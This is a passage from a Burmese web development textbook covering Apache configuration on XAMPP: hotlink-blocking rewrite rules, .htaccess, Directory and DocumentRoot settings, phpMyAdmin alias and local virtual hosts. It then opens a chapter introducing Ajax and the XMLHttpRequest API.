- If Not http://example.com ဆိုတဲ့အဓိပ္ပာယ်ပါ။ ဒီ Condition နှစ်ခုလုံး Pass ဖြစ်မှ ဆက်လက်သတ်မှတ်ထားတဲ့ Rewrite Rule ကို အလုပ်သွားလုပ်မှုဖြစ်ပါတယ်။

Rewrite Rule မှာ Request URL က .gif, .jpg, .png တို့နဲ့ အဆုံးသတ်ရင် Forbidden Response ပြန်ပေးဖို့ [F] Flag ကို အသံးပြုသတ်မှတ်ထားပါတယ်။ Image တွေကို URL အတိအကျိုး တိုက်ရှိက် Request ပြုလုပ်သူကို ရယူခွင့်ပြုပါတယ်။ ကျွန်တော်တို့ Website ကိုယ်တိုင်က ချိတ်ဆက်ရင် ခွွဲ့ပြုပါတယ်။ တစ်ဦး Website တစ်ခု ကနေ Request လုပ်လာရင်တော့ ရယူခွင့်မပြုဘူးဆိုတဲ့လုပ်ဆောင်ချက်ကို ရရှိစေမှုဖြစ်ပါတယ်။

Rewrite Condition တွေ Rule တွေနဲ့အတူ တွဲဖက်သုံးနိုင်တဲ့ Server Variable တွေ အများကြီးရှိပါတယ်။ မှတ်သားသင့်တဲ့ Variable တစ်ချို့ကို ဖော်ပြပေးလိုက်ပါတယ်။

- %{HTTP_USER_AGENT} - Request နဲ့အတူပါဝင်လာတဲ့ User Agent (Client အမျိုးအစား)
- %{HTTP_REFERER} - Request ပြုလုပ်လာတဲ့ Source
- %{HTTP_HOST} - ကျွန်တော်တို့ Server ရဲ့ အမည် သို့မဟုတ် IP Address
- %{SERVER_PORT} - Web Server လက်ရှိအလုပ်လုပ်နေတဲ့ Port No.
- %{REMOTE_ADDR} - Request ပြုလုပ်သူရဲ့ IP Address
- %{REQUEST_METHOD} - ပြုလုပ်လာတဲ့ Request Method (GET, POST, etc...)
- %{QUERY_STRING} - Request နှင့်အတူပါဝင်လာတဲ့ Query String
- %{REQUEST_URI} - Request နှင့်အတူပါဝင်လာတဲ့ URL အပြည့်အစုံ (Host Name မပါ)
- %{SCRIPT_FILENAME} - Request ပြုလုပ်လာတဲ့ File ရဲ့အမည်
- %{HTTPS} - Request Protocol က HTTPS ဟုတ်မဟုတ် စစ်ဆေးပေးပါတယ်။

.htaccess

Web Server တစ်ခုကို မျှဝေအသုံးပြုနေတဲ့ Web Application တွေအများကြီးရှိနိုင်ပါတယ်။ httpd.conf ထဲမှာ သတ်မှတ်ထားတဲ့ Setting တွေကလက်ရှိ Server ကို မျှဝေအသုံးပြုနေတဲ့ Application အားလုံးကို သက်ရောက်စေမှာပါ။ Compression နဲ့ Cache လိုလုပ်ဆောင်ချက်တွေကတော့ သိပ်ပြဿနာမရှိပါဘူး။ Application အားလုံးအတွက် အသံးဝင်နိုင်ပါတယ်။ ဒါပေမယ့် URL Rewrite လုပ်ဆောင်ချက်လိုကိစ္စမျိုးက Application အားလုံးအတွက် လိုအပ်ချက်

တွေ တူညီကြမှုမဟုတ်ပါဘူး။ ဒါကြောင့် လက်တွေ့မှ URL Rewrite လုပ်ဆောင် ချက်ကို httpd.conf ထဲမှာ ရေးသားသတ်မှတ်လေ့မရှိပါဘူး။

Apache Setting တွေကို .htaccess လိုအမည်ပေးထားတဲ့ File နဲ့လည်း ခွဲဗြားရေးသားပေးနိုင်ပါတယ်။ .htaccess File နဲ့ရေးသားထားတဲ့ Setting တွေဟာ Server တစ်ခုလုံးနဲ့မသက်ဆိုင်ပဲ အဲဒီ File ရှိနေတဲ့ Folder ကိုပဲသက်ရောက်မှု ရှိစေမှာဖြစ်ပါတယ်။ ဒါကြောင့် သက်ဆိုင်ရာ Application ကိုပဲ သီး၍။ သီးသက်ရောက်စေလိုတဲ့ Setting တွေကို .htaccess File ထဲမှာရေးသားပြီး Application နဲ့အတူတွဲဖက်ထည့်သွင်းပေးထားနိုင်မှာ ဖြစ်ပါတယ်။

လိုဂ်းပြောရရင်တော့ ကျွန်ုတ်တို့လေ့လာခဲ့တဲ့ URL Rewrite Rule တွေဟာ httpd.conf ထဲမှာ ရေးသား ရမှာ မဟုတ်ပဲ Web Application Project Folder ထဲမှာ .htaccess အမည်နဲ့ File တစ်ခုစုတည်ဆောက်ပြီး ထည့်သွင်းရေးသားပေးရမှာဖြစ်ပါတယ်။

Directories Settings

httpd.conf ထဲက ကျွန်ုတ်ရှိနေတဲ့ Setting တွေကို ဆက်လက်လေ့လာသွားချင်ပါတယ်။ httpd.conf ထဲမှာ Server ရဲ့ File System ကို Apache ကနေတစ်ဆင့် ဝင်ရောက်လို့မရအောင် ကန်သတ်ထားတဲ့ Setting တစ်ခု ပါဝင် တက်ပါတယ်။ ရေးသားပုံက အခုလိုပုံစံဖြစ်နိုင်ပါတယ်။

```
<Directory />
    AllowOverride none
    Require all denied
</Directory>
```

```
<Directory /> ရဲ့ အဓိပ္ပာယ်က Root Directory နဲ့ပောက်သက်တဲ့ Setting တွေသတ်မှတ်မယ်လို့ကြော်လဲ သဘော ဖြစ်ပါတယ်။ Windows မှာဆိုရင်တော့ C:\ ဆိုတဲ့အဓိပ္ပာယ် သက်ရောက်ပါတယ်။ ဒါပေမယ့် Setting ရေး တဲ့အခါ C:\ လိုမရေးရ ပါဘူး။ ဖော်ပြထားသလိုပဲ Slash ( / ) သကော်တကို အသုံးပြုသတ်မှတ်ရပါတယ်။ သတ်မှတ်ချက်နှစ်ခု နှမူနာပါဝင်ပါတယ်။ စာဖတ်သူရဲ့ httpd.conf ထဲမှာတော့ နှစ်ခုထက်ပိုကောင်းပို့နိုင်ပါတယ်။ ဒါပေမယ့် အခိုက်ကျေ တာက ဒီနှစ်ချက်ပဲဖြစ်ပါတယ်။
```

AllowOverride Setting က .htaccess File နဲ့ သတ်မှတ်ထားတဲ့ Setting တွေရှိရင် ခွင့်ပြုမပြု ဆုံးဖြတ်တဲ့ Setting ဖြစ်ပါတယ်။ none လို့သတ်မှတ်ထားတဲ့အတွက် ခွင့်မပြုဘူးဆိုတဲ့ အဓိပ္ပာယ်ဖြစ်ပါတယ်။ Require Setting ကတော့ ဒီ Directory ထဲကို ဝင်ရောက်ခွင့်ပြုမပြုသတ်မှတ်တဲ့ Setting ပါ။ all denied လို့ သတ်မှတ်ထားတဲ့ အတွက် ဘယ်သူကိုမှုခွင့်မပြုဘူးဆိုတဲ့အဓိပ္ပာယ်ဖြစ်ပါတယ်။

Document Root

```
DocumentRoot "C:/xampp/htdocs"
```

httpd.conf ထဲမှာ DocumentRoot "C:/xampp/htdocs" လို့သတ်မှတ်ထားတဲ့ Setting တစ်ခုကိုလည်း တွေ့ရှုင်ပါတယ်။ ဒီ DocumentRoot Setting က Web Document တွေသိမ်းဆည်းမယ့် Folder ကို သတ်မှတ်ပေးဖို့ ဖြစ်ပါတယ်။ C:/xampp/htdocs လို့သတ်မှတ်ထားတဲ့အတွက် Apache က Document တွေကို အဲဒီ Folder

ထဲမှာ သွားရောက်ရှာဖွေမှုပါ။ ဒါကြောင့်လည်း ကျွန်တော်တို့စမ်းသပ်ရေးသားခဲ့တဲ့ PHP Script တွေကို အဲဒီ Folder ထဲမှာသိမ်းဆည်း ခဲ့ရတာဖြစ်ပါတယ်။ Document Root အဖြစ် အခြား Folder တစ်ခုကိုပြောင်းလဲသတ်မှတ်လိုရင် DocumentRoot Setting ကို ပြုပြင်သတ်မှတ်ပေးလိုက်ယူပါပဲ။

ဆက်လက်ပြီး Document Root ကို Apache ကတစ်ဆင့် ဝင်ရောက်ခွင့်ပြုထားတဲ့ Directory Setting သတ်မှတ်ထားတာကို လည်း တွေ့ရမှုဖြစ်ပါတယ်။ မှတ်ချက်တွေကိုဖယ်လိုက်ရင် ရေးသားပုံမှနာက အခဲလို ဖစ်နိုင်ပါတယ်။

Directory Setting for Document Root Folder

```
<Directory "C:/xampp/htdocs">
    Options Indexes FollowSymLinks ExecCGI Includes
    AllowOverride All
    Require all granted
</Directory>
```

ဒါ Directory Setting ထဲက Options Setting အတွက် တန်ဖိုး (၄)ခု သတ်မှတ်ထားပါတယ်။ Indexes ရဲ့ အဓိပ္ပာယ် ကို Directory Browsing ခွင့်ပြုမယ်ဆိုတဲ့အဓိပ္ပာယ်ဖြစ်ပါတယ်။ Directory ထဲမှာ Index File မရှိခဲ့ရင် ရှိနေတဲ့ File နဲ့ Folder တရင်းကိုဖော်ပြစ်ပေးမယ့် Option ဖြစ်ပါတယ်။ မဖော်ပြစ်လိုက်ရင်ဖြုတ်ထားနိုင်ပါတယ်။

FollowSymLinks ကတော့ Symbolic Link (ခေါ်) Shortcut တွေကိုလည်း အလုပ်လုပ်ပေးမယ်ဆိုတဲ့ အဓိပ္ပာယ်ပါ။ ရေးသားထားတဲ့ PHP Script တွေကို htdocs အောက်မှာထားပေးပါလိုပြောခဲ့ပါတယ်။ အမှန်တော့ နှစ်သက်ရာနေရာ မှာ ရေးသားသိမ်းဆည်းထားပြီး Script (သို့မဟုတ်) Folder ရဲ့ Shortcut ကိုပဲ htdocs ထဲမှာ ထားလိုက်ရင်ရပါပြီ။ FollowSymLinks Option သတ်မှတ်ထားတဲ့အတွက် ဖြစ်ပါတယ်။

ExecCGI ကတော့ CGI Script တွေကိုလည်း အလုပ်လုပ်ပေးဖို့ သတ်မှတ် ထားခြင်းဖြစ်ပါတယ်။ Includes ကတော့ Server-side File Include ကို ဒီ Directory မှာခွင့်ပြုမယ်ဆိုတဲ့အဓိပ္ပာယ်ပါ။

ဆက်လက်သတ်မှတ်ထားတဲ့ AllowOverride All ကတော့ ဒီ Directory ထဲမှာ .htaccess File နဲ့ Setting တွေ သတ်မှတ်ခြင်းကို ခွင့်ပြုထားခြင်းဖြစ်ပါတယ်။ Require all granted ကတော့ ဒီ Directory ထဲကို ဝင်ရောက်ခြင်းအား အပြည့်အဝခွင့် ပြုထားခြင်းဖြစ်ပါတယ်။

Default Index File

ဆက်လက်ပြီး Default Index File သတ်မှတ်ပေးတဲ့ Setting တစ်ခုလည်းပါဝင်နိုင်ပါတယ်။ မှတ်ချက်တွေ ဖယ်လိုက်ရင် ရေးသားပုံက အခဲလိုဖြစ်နိုင်ပါတယ်။

```
<IfModule dir_module>
    DirectoryIndex index.html index.php
</IfModule>
```

dir_module ရှိမရှိ သေချာအောင် အရင်စစ်ဆေးပါသေးတယ်။ ပြီးတော့မှ DirectoryIndex Setting နဲ့အတူ Index File အဖြစ်အသုံးပြုလိုတဲ့ File တရင်းကို တန်းစီပေးထားပါတယ်။ နှုနာအရ index.html နဲ့ index.php

တိုကို Index File အဖြစ်သုံးသွားမှုပါ။ စာဖတ်သူရဲ့ httpd.conf ထဲမှာတော့ Index File အဖြစ် သုံးဖို့ နှစ်ခုထက် မကတဲ့ File Name တွေ အပျိုးမျိုးပေးထားနိုင်ပါတယ်။ default.php, home.php စတဲ့ File တွေကိုပါ Index File အဖြစ် အသုံးပြုလိုတယ်ဆိုရင် ဒီနေရာမှာ ထည့်သွင်းသတ်မှတ် ထားလိုက်ယူပဲဖြစ် ပါတယ်။

Extra Setting

တစ်ချို့ Setting တွေကို httpd.conf ထဲမှာမရေးပဲ သိုံးကြား File နဲ့လည်း ခွဲဌားရေးသားထားတက်ပါသေးတယ်။ ခွဲဌားရေးသားထားတဲ့ Setting File တွေကို httpd.conf ကနေ Include Setting သုံးပြီး ချိတ်ဆက်ပေးနိုင်ပါတယ်။ ကျွန်တော်တို့ လက်ရှိလေ့လာနေတဲ့ httpd.conf မှာလည်း File တစ်ချို့ကိုချိတ်ဆက်ထားပါတယ်။ XAMPP နဲ့သက်ဆိုင်တဲ့ Setting တွေရှိနေတဲ့ extra Folder ထဲက httpd-xampp.conf ကိုအခုလိုချိတ်ဆက်ထားပါတယ် -

```
Include "conf/extra/httpd-xampp.conf"
```

httpd-xampp.conf ထဲမှာ အဓိကလေ့လာသင့်တဲ့ Setting ကတော့ phpMyAdmin အတွက် သတ်မှတ်ထားတဲ့ Alias Setting ဖြစ်ပါတယ်။

```
Alias /phpmyadmin "C:/xampp/phpMyAdmin/"
```

Alias Setting အသုံးပြုပြီး /phpmyadmin ဆိုတဲ့ URL အတွက် phpMyAdmin ရှိနေတဲ့ Folder ကိုညွှန်းပေးထားပါတယ်။ ဒါကြောင့် htdocs Folder ထဲမှာ phpMyAdmin ရုံမြန်ပေးယူ Browser URL မှာ <http://localhost/phpmyadmin/> လို့ ထည့်သွင်း Request လုပ် အသုံးပြုနိုင်ခြင်းဖြစ်ပါတယ်။ Apache က /phpmyadmin ဆိုတဲ့ URL ကိုတွေ့ရင် Alias သတ်မှတ်ထားတဲ့အတွက် Document Root ဖြစ်တဲ့ htdocs ထဲမှာ သွားမရှာတော့ပဲ သတ်မှတ်ထားတဲ့ Folder ဖြစ်တဲ့ C:\xampp\phpMyAdmin\ ထက်နောက်ဖော်ပြပေးခြင်းဖြစ်ပါတယ်။

Virtual Host

နောက်ဆုံးတစ်ခုအနေနဲ့ ဖြည့်စွှေ့လေ့လာသင့်တာကတော့ VirtualHost Setting ဖြစ်ပါတယ်။ ဒီနည်းက Web Server တစ်ခု တည်းနဲ့ Host Name / Domain Name အများကြီးကို တွဲဖက်အသုံးပြုနိုင်စေယူနည်း ဖြစ်ပါတယ်။ Request က example.com အတွက်ဆိုရင် ဘယ်လို Setting နဲ့အလပ်လုပ်ပါ။ Request က example.org အတွက် ဆိုရင်ဘယ်လို Setting နဲ့အလပ်လုပ်ပါ စသဖြင့် ခွဲဌားသတ်မှတ်ထားနိုင်ခြင်းဖြစ်ပါတယ်။

ဒီနည်းကိုစမ်းသပ်ဖို့အတွက် စာဖတ်သူရဲ့ ကွန်ပျိုးတာကို Host Name တစ်ချို့ သတ်မှတ်ထားပေးဖို့လိုအပ်ပါတယ်။ Windows အတွက် C:\Windows\system32\drivers\etc\hosts ထဲမှာ သတ်မှတ်ပေးနိုင်ပါတယ်။ Linux အတွက် /etc/hosts မှာ သတ်မှတ်ပေးနိုင်ပါတယ်။ hosts File ကို Text Editor နဲ့ဖွင့်လှစ်ပြီး အောက်ဆုံးကနေအခုလိုထည့် သွင်းပေးပါ။

```
127.0.0.1    foo
127.0.0.1    bar
```

Local မှာစမ်းသပ်နေတာဖြစ်လို့ ကျွန်တော်တို့မှာ Public Internet IP မရှိပါဘူး။ ဒါကြောင့် Local IP Address တွေနဲ့စမ်းသပ်ရမှာဖြစ်ပါတယ်။ 127.0.0.1, 127.0.0.2, 127.0.0.3, ... စတဲ့ IP Address အားလုံး ဟာ Local IP Address

တွေဖြစ်ပါတယ်။ hosts File ထဲမှာတော့ 127.0.0.1 အတွက် foo နဲ့ bar ဆိုတဲ့ Host Name နှစ်ခုသတ် မှတ်ထားပါတယ်။ ဒီလိုသတ်မှတ်လိုက်တဲ့အတွက် ကျွန်ုတ်တို့ Computer မှာ Host Name နှစ်ခုရှိဘူးစေတဲ့သော့ဖြစ်ပါတယ်။

သတ်မှတ်ချက်အတည်ဖြစ်စေဖို့ ကွန်ပူးတာကို Restart လုပ်ပေးဖို့လိုအင်ပါတယ်။ Restart လုပ်ပြီးနောက် Browser URL Bar မှာ <http://foo/> (သိမဟုတ်) <http://bar/> လိုခိုက်ထည့်မယ်ဆိုရင် <http://localhost/> ကို ထည့်သွင်းခြင်း နဲ့ တူညီတဲ့ရလဒ်ကိုရရှိ စေမှာဖြစ်ပါတယ်။ ဆက်လက်ပြီး သက်ဆိုင်ရာ Host Name တစ်ခုခြင်းအတွက် Setting တွေကို VirtualHost အနေနဲ့ အခုလို သတ်မှတ်ပေးနိုင်ပါတယ်။

```
<Directory "C:/foo/">
    AllowOverride all
    Options Indexes FollowSymLinks ExecCGI Includes
    Require all granted
</Directory>

<VirtualHost 127.0.0.1:80>
    DocumentRoot C:/foo/
    ServerName foo
</VirtualHost>
```

အရင်ဆုံး ကျွန်ုတ်တို့ Virtual Host ရဲ့ Document Root အဖြစ်အသုံးချမယ့် C:\foo\ Folder ကိုရောင့်တဲ့ Access Permission တွေရရှိနေတော့သေချာအောင်သတ်မှတ်ပေးပါတယ်။ ပြီးတော့မှ Virtual Host သတ်မှတ်တဲ့ အခါရေးသားရတဲ့ ရေးနည်းဖြစ်တဲ့ <VirtualHost 127.0.0.1:80> အတွင်းမှာ သတ်မှတ်ချက်နှစ်ခု ထည့်သွင်းပေးထားပါတယ်။ ServerName ကို foo လိုသတ်မှတ်ထားပြီး သူအတွက် DocumentRoot က C:/foo/ ဖြစ်တယ်လိုသတ်မှတ်ထားခြင်းဖြစ်ပါတယ်။ သတ်မှတ်ထားတဲ့အတိုင်း C:\foo ဆိုတဲ့ Folder တစ်ခုတော့ ကြိုတင်တည်ဆောက်ထားပေးရမှာပါ။ ပြီးရင် အဲဒီ Folder ထဲမှာ HTML Document တစ်ခုရှိနဲ့ PHP Script တစ်ခုရှိကိုလည်းစမ်းသပ်ကြည့်နိုင်ဖို့ထည့်သွင်းထား သင့်ပါတယ်။

အခုနေ Apache ကို Restart လုပ်ပြီး Browser URL Bar မှာ <http://foo/> လိုထည့်သွင်းစမ်းသပ်ရင် C:\foo\ Folder ထဲမှာ ထည့်သွင်းရေးသားထားတဲ့ HTML Document များနဲ့ PHP Scripts များကို ရရှိမှာပဲဖြစ်ပါတယ်။ foo ဟာ သီးခြား DocumentRoot နဲ့ ရပ်တည်နေတဲ့ Virtual Host တစ်ခုဖြစ်သွားခြင်းဖြစ်ပါတယ်။

bar Host Name အတွက် နောက်ထပ် Virtual Host တစ်ခု လိုချင်ရင်လည်း ဒီနည်းအတိုင်း တည်ဆောက်ပေးသွားနိုင်မှာပဲ ဖြစ်ပါတယ်။ ကိုယ်တိုင်ဆက်လက် စမ်းသပ်ကြည့်လိုက်ပါတော့။

Conclusion

ဖော်ပြခဲ့တဲ့ PHP နဲ့ Apache Setting များအပြင် MySQL, phpMyAdmin နဲ့ အခြား Setting များကိုလည်း ဆက်လက်လေ့လာသင့်ပါတယ်။ XAMPP Windows အတွက် MySQL Setting တွေကို C:\xampp\mysql\bin\my.ini မှာလေ့လာနိုင်ပါတယ်။ phpMyAdmin အတွက် Setting များကိုတော့ C:\xampp\phpMyAdmin\config.inc.php မှာ လေ့လာနိုင်ပါတယ်။

XAMPP Linux အတွက် MySQL နဲ့ အခြား Setting တွေကို /opt/lampp/etc/ ထဲမှာ File Name အလိုက် စုစုပေါင်းပေးထားပါတယ်။

Professional Web Developer

“ Professional Web Developer စာအုပ်သည် ပေါ်ပိုင်လိုက်သော ဖြတ်လမ်းစာအုပ်မဟုတ်၊ ဘာသာပြန်စာအုပ်မဟုတ်၊ စာရေးသူ၏ အတွေ့အကြီး၊ အတွေ့အခြေများနှင့် စုပေါင်းရှင်းလင်းရေးသားထားသော အလွန်အခြေခံကျသည့်၊ အလွန်နားလည်လွယ်သည့် ရှားပါးစာအုပ်တစ်အုပ် ဖြစ်လေသည်။ အများကျော်ဆွားလေ့ရှိသည်။ အလွန်အရေးကြီးဆုံးသော Web Standard စံနှစ် အကြောင်းပြင် စာအုပ်အဖွင့်ကို တွေ့ရသည်နှင့်ပင် လေ့လာသူများအတွက် လမ်းမှန်ကိုဉာဏ်ပြသည်။ စာအုပ်ဖြစ် ကြောင်းသိရပေသည်။ စတင်လေ့လာသူများအဖြူ တစ်အုပ်တည်းနှင့် အစုံအလင် သိရှိနိုင်သော၊ အကျိုးများသည် စာအုပ်ကောင်း တစ်အုပ်ဖြစ်လေသည်။ Professional Web Developer ကောင်းတစ်ယောက်ဖြစ်ရန် လေ့လာသူအဖြူ ပထမဗြို့ဆုံး ဖတ်ရှုသင့်သည်စာအုပ် ဖြစ်ပေသည်။ ”

– ကိုယာထက် (CEO, Zwenexsys International Ltd.)

Author Email: author@pwdbook.com

Website: <http://pwdbook.com>

အခန်း (၁၁) Ajax with jQuery

A New Approach to Web Applications

Asynchronous JavaScript And XML ရဲအတိကောက်အခေါ်ဖြစ်တဲ့ Ajax ဟာ Javascript အခြေပြု Web Application ရေးသားနည်း "နည်းစနစ်" တစ်ခုဖြစ်ပါတယ်။ ဒီအခေါ်အဝေါ်ကို Jesse James Garrett လို့ အမည် ရတဲ့ UX (User Experience) Designer တစ်ယောက်က ၂၀၀၅ ခုနှစ် ဖော်ပါရီလူမှာ ရေးသားခဲ့တဲ့ "Ajax: A New Approach to Web Applications" ဆိတ်စာတမ်းတစ်စောင်ကနဲ့ အစပြုတွင်ကျယ်လာခဲ့တာပါ။ အမျှန်တော့ Ajax လို့ အမည်တွင်လာမယ့် ဒီနည်းစနစ်ကို အဲဒီစာတမ်းမတိုင်ခင်ကတည်းက အသုံးပြုနောက်ပါပြီ။ Garrett ရဲ့ စာတမ်းမာလည်း Gmail, Google Suggest, Google Maps စတဲ့နည်းပညာများကို လက်ရှိနိမ့်နာအနေနဲ့ဖော် ပြထားပါတယ်။ ဒါပေမယ့် Ajax ရယ်လို့ အမည်တစ်ခု သတ်မှတ်ခေါ်တွင်ခဲ့တာကတော့ သူရဲ့စာတမ်းထွက်ရှိလာပြီး နောက်မှခေါ်တွင်ခဲ့ကြတာ ဖြစ်ပါတယ်။

Link: <http://www.adaptivepath.com/ideas/ajax-new-approach-web-applications>

11.1 – Asynchronous

Ajax မှာပါဝင်တဲ့ Asynchronous ဟာ Software Development အတွက် အရေးပါတဲ့နည်းပညာတစ်ခု ဖြစ်ပါတယ်။ ဥပမာ - လုပ်ငန်းစဉ်တစ်ခုပြီးမြောက်ဖို့ အလုပ် (၃) ခုလုပ်ရမယ်ဆိုကြပါစို့။ အလုပ်တစ်ခုပြီးမှ နောက်တစ်ခုကို အစဉ် အတိုင်းဆက်လုပ်သွားတဲ့ လုပ်ငန်းစဉ်ကို Synchronous Process လို့ခေါ်ပါတယ်။ Asynchronous ဆိုတာကတော့ အလုပ်တစ်ခုလုပ်နေစဉ်မှာ ပြီးစီးအောင်စောင့်မနေပဲ နောက်အလုပ်တစ်ခုကို ကြိုတင်ဆောင်ရွက်နိုင်ခြင်းကို ခေါ်တာပါ။

တစ်ခါတစ်ရုံး အဆင့် (၁) ရဲ့ ရလဒ်ကိုသိရမှု အဆင့် (၂) က ဆက်လက်ဆောင်ရွက်နိုင်မယ်သဘောမျိုးတော့ ရှိတက်ပါတယ်။ ဒီလိုအခါမျိုးမှာ အဆင့် (၂) က အဆင့် (၁) ပြီးစီးအောင် စောင့်မနေပဲ လုပ်စရာရှိတာ ကြိုတင်လုပ်ထားနှင့်ပါတယ်။ အဆင့် (၁) က သူရဲ့ဆောင်ရွက်ချက်ပြီးမြောက်တဲ့အခါမှာသာ ရလဒ်ကို အဆင့် (၂) ထံ လက်ဆင့်ကမ်းပေးခြင်း၊ သို့မဟုတ် အဆင့် (၂) ရဲ့ဆောင်ရွက်ချက်ကို ဖြည့်စွက်ပေးလိုက်ကို ပြုလုပ်ပေးဖို့လိုပါတယ်။ ဒီတော့မှ အဆင့် (၁) ရဲ့ ရလဒ်က အဆင့် (၂) မှာပါဝင် သွားပြီး ငို့ချင်တဲ့ လုပ်ဆောင်ချက်ပြည့်စုံမယ့်သဘောပါ။ ဒီလိုသဘာဝမျိုးကို Callback လို့ခေါ်ပြီး Asynchronous ရဲ့အရေးပါတဲ့ အစိတ်အပိုင်းတစ်ရပ် ဖြစ်ပါတယ်။

Web ဟာ သဘာဝအရ Synchronous Process တစ်ခုဖြစ်ပါတယ်။ Client Request ကို လက်ခံရရှိမှု Server က Respond လုပ်ပါတယ်။ Respond ကိုလက်ခံရရှိတဲ့အခါ Client က Respond Document အဖြစ်ပါဝင်လာ တဲ့ HTML, CSS, JavaScript တို့ကို အစဉ်အတိုင်းအလုပ်လုပ်ပါတယ်။ ဒီလိုအစဉ်အတိုင်း အပြုတမ်း အလုပ်လုပ်တဲ့အတွက် Web

Application တွေအတွက် အဆင်မပြုတစ်ချို့ ရှိလာပါတယ်။

အခန်း (၅) မှာ ကျွန်တော်တို့တည်ဆောက်ခဲ့တဲ့ Book Store Project ကိုပဲနူးနာကြည့်ပါ။ စာအုပ်တစ်အုပ်ပယ် ဖျက်ဖို့ အတွက် ပထမဆုံးစာအုပ်စာရင်းဖော်ပြထားတဲ့ Script ကိုရယူရပါမယ်။ ဖော်ပြလာတဲ့စာရင်းထဲကမှ ပယ်ဖျက်လိုတဲ့စာအုပ် အတွက် Delete ကို နှိပ်လိုက်တဲ့အခါ Delete လုပ်ဆောင်ချက် ရေးသားထားတဲ့ Script ကို ဆက်လက်အလုပ်လုပ်ရ ပါတယ်။ Delete Script က လိုအပ်တဲ့ လုပ်ဆောင်ချက်ဆောင်ရွက်အပြီးမှာ စာအုပ်စာရင်း ဖော်ပြတဲ့ Script ကို နောက် တစ်ကြိမ် အစအဆုံးပြန်လည်ရယူရပါတယ်။ အလုပ်တွေ တစ်ခုပြီးမှတစ်ခုအစဉ်အတိုင်း လုပ်ခြင်းဖြစ်ပါတယ်။ ကျွန်တော် တို့ လက်ရှိစိမ်းသပ်နေတာက localhost မှာမို့ ဒီလိုအဆင်ဆင့်လုပ်ရတာသိပ် မသိသာတာပါ။ အင်တာနက်ပေါ်မှာဆိုရင် Request/Respond အသွားအပြန်တွေအတွက် အချိန်တစ်ချို့တောင်ရမှာ ဖြစ်ပါတယ်။ အဲဒီလိုစောင့်ဆိုင်းနေရချိန်မှာ တစ်ခြားအလုပ်တွေလုပ်လိုလည်း ရမှာမဟုတ်ပါဘူး။ Synchronous ဖြစ်နေတဲ့သောာပါ။ Ajax နည်းစနစ်ကတော့ Web Application တွေကို အလုပ်တစ်ခုဆောင် ရွက်နေစေမှာ ပြီးစီးအောင်တောင့်နေဖို့မလိုပဲ အခြားအလုပ် တွေကိုဆက်လက် ဆောင်ရွက်နိုင်အောင် ဖန်တီးရေးသားနည်းတစ်မျိုး ဖြစ်ပါတယ်။

11.2 – JavaScript XMLHttpRequest (XHR) API

အခန်း (၆) မှာ JavaScript အကြောင်းလေ့လာခဲ့စဉ်က DOM API ကိုအဓိကထားလေ့လာခဲ့ကြပါတယ်။ XHR လိုအပ်တို့ကောက်ခေါ်တဲ့ XMLHttpRequest ဟာလည်း DOM ကဲ့သို့ JavaScript API တစ်ခုဖြစ်ပါတယ်။ XHR API ကို JavaScript ကင် Request တွေ ပေးပို့နဲ့ Respond တွေ ပြန်လည်လက်ခံဖို့အတွက် အသုံးပြနိုင်ပါတယ်။

ပုံမှန်အားဖြင့် Server ကို Request လုပ်ဖို့အတွက် Client ဖြစ်တဲ့ Web Browser ရဲ့ URL Bar မှာ လိပ်စာ URL တစ်ခု ထည့်သွင်းခြင်းအားဖြင့် Request လုပ်ရပါတယ်။ သို့မဟုတ် Hyperlink တစ်ခုကို နှိပ်ခြင်းအားဖြင့် Request လုပ်နိုင်ပါတယ်။ သို့မဟုတ် HTML Form တစ်ခုမှာ Submit Button ကို နှိပ်ခြင်းအားဖြင့် Request ပြုလုပ်နိုင်ပါတယ်။ အခုတော့ Request ပြုလုပ်ပုံနည်းတစ်နည်း တိုးလာခြင်းဖြစ်ပါတယ်။ XHR API ကိုသုံးပြီး JavaScript နဲ့ Request ပြုလုပ်နိုင်ပြီဖြစ်ပါတယ်။

၁၉၉၉ ခုနှစ်မှာ Microsoft Outlook Web Access Team က ရောင်တစ်ချို့မှာ XHR နည်းပညာဖြစ်လာစေမယ့် XMLHTTP အမည်ရ Component တစ်ခုကိုဖန်တီးတို့ထွင်ပြီး စတင်အသုံးပြုခဲ့ပါတယ်။ ၁၉၉၉ မှာတော့ Microsoft က XMLHTTP ကို ActiveX Control တစ်ခုအနေနဲ့ Internet Explore 5 မှာ ထည့်သွင်းပေးခဲ့ပါတယ်။ သိပ်မကြာခင်မှာပဲ ဒီနည်းပညာကို Mozilla, Safari, Opera စိတ် Browser တွေကလည်း XMLHttpRequest အမည်ရ JavaScript Object အနေနဲ့ Support လုပ်လာကြပါတယ်။ Internet Explorer 7 ထွက်လာတဲ့အချိန်မှာတော့ Microsoft ကလည်းဒီနည်းပညာကို ActiveX Control အဖြစ်သာမက XMLHttpRequest JavaScript Object အဖြစ်ပါတွဲဖက် Support လုပ်လာခဲ့ပါတယ်။

XHR API ကို ထိထိရောက်ရောက်အသုံးချထားတဲ့ ပထမဆုံး Web Application တွေကို Google က ဖန်တီးမိတ်ဆက် ခဲ့ပါတယ်။ ၂၀၀၄ ခုနှစ်မှာကြော်လဲခဲ့တဲ့ Gmail နဲ့ ၂၀၀၅ ခုနှစ်မှာကြော်လဲခဲ့တဲ့ Google Maps တို့ပဲဖြစ်ပါတယ်။ နောက်ပိုင်းမှာတော့ ဒီနည်းပညာဟာ Ajax နည်းစနစ်ရဲ့ အဓိကအစိတ်အပိုင်းတစ်ခုအနေနဲ့ တွဲဖက်ထင်ရှားလာခဲ့ပါတယ်။ Browser အားလုံးက Support လုပ်နေပေမယ့် XHR ဟာ အစပိုင်းမှာ W3C Standard တစ်ခု မဟုတ်ပါဘူး။ ၂၀၀၆ ခုနှစ်ကိုရောက်တော့မှာ W3C က XHR API ကို Web Standard အနေနဲ့ စတင်အသိအမှတ်ပြုခဲ့ခြင်း ဖြစ်ပါတယ်။

ရှုံးရှိုး Request တွေမှာ ပြန်လည်ပေးပို့လာတဲ့ Respond ကို ကျွန်တော်ထို့ ကြည့်ရှုနိုင်အောင် Browser က Page ကို

Reload လုပ်ခြင်းအားဖြင့် ဖော်ပြပေးသွားမှာဖြစ်ပါတယ်။ XHR ကတော့ ပြန်လည်လက်ခံရရှိတဲ့ Respond ကို လက်ခံပဲပေးထားမှာပါ။ ဒါ Respond ကိုဘယ်လိုအသုံးပြုမယ်၊ ဘယ်လိုနည်းလမ်းနဲ့ဖော်ပြမယ် စတဲ့ကိစ္စတွေက ကျွန်တော်တို့ကိုယ်တိုင် JavaScript နဲ့ စီမံရေးသားရှမယ့်ကိစ္စတွေ ဖြစ်ပါတယ်။

